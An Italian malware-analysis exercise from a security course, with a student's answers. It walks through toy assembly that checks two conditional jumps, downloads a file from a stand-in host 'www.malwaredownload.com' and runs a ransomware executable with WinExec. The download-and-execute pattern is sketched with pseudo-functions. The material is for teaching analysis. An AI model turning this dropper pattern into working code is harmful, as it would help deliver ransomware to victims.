Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:


1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea **verde** i salti effettuati, mentre con una linea **rossa** i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Devo analizzare il codice di un malware mostrato nelle immagini precedenti, inizialmente devo spiegare il salto condizionale che effettua il malware. Il salto condizionale che effettua il malware è quello della locazione di memoria 00401068, effettua il salto perchè incrementando il valore di EBX di 1 equivale ad 11 e quindi il compare è giusto ed effettua il salto. Con l'immagine dopo dimostro con la linea verde i salti che effettua il malware e con la linea rossa quelli che non effettua.



Il codice assembly di questo malware esegue varie funzioni, la prima è il controllo di un flusso, cioè con cmp vengono effettuate operazioni di confronto e in base ai risultati vengono eseguite delle esecuzioni specifiche. Per esempio nell'istruzione jzn dato che EAX è uguale a 5 il jump non viene effettuato.
La seconda è il download di un file da un url malevolo. Nelle istruzioni 0040BBA0 - BBA8 viene svolto il download da un url che sembra essere malevolo "www.malwaredownload.com", viene successivamente caricato l'url nel registro EAX e infine viene chiamata la funzione per scaricare il file dall'url specificato.
L'ultima funzione è a partire dalle istruzioni 0040FFA0 dove viene caricato il percorso del file scaricato nel registro EDX per poi viene chiamata la funzione "WinExec()" per eseguire il file .exe nel percorso specificato prima.

In entrambe le call, quindi per la funzione WinExec() e per la funzione DownloadToFile() i parametri sono passati sullo stack tramite il push, dove in WinExec() viene passato il percorso dove si trova il file da eseguire mentre in DownloadToFile() viene passato l'url da dove scaricare il file malevolo.